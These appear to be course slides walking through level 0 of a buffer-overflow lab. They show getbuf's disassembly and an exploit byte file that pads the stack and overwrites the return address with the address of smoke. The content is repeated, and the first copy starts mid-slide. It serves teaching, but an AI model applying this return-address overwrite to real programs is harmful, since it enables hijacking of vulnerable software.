ret
```

```
08048cd8 <smoke>:  
...
```

```
exploit.txt:  
78 56 34 12  
00 00 00 00  
...  
00 00 00 00  
00 00 00 00  
d8 8c 04 08
```

4 bytes per a line




Level 0: Candle

```
<getbuf>:  
push    %ebp  
mov     %esp,%ebp  
sub     $0x38,%esp  
lea     -0x28(%ebp),%eax  
mov     %eax,(%esp)  
call    8048dba <Gets>  
mov     $0x1,%eax  
leave  
ret
```

```
08048cd8 <smoke>:  
...
```

```
exploit.txt:  
78 56 34 12  
00 00 00 00  
...  
00 00 00 00  
00 00 00 00  
d8 8c 04 08
```

4 bytes per a line
-> 11 lines padding
+ 1 line return address



Thank you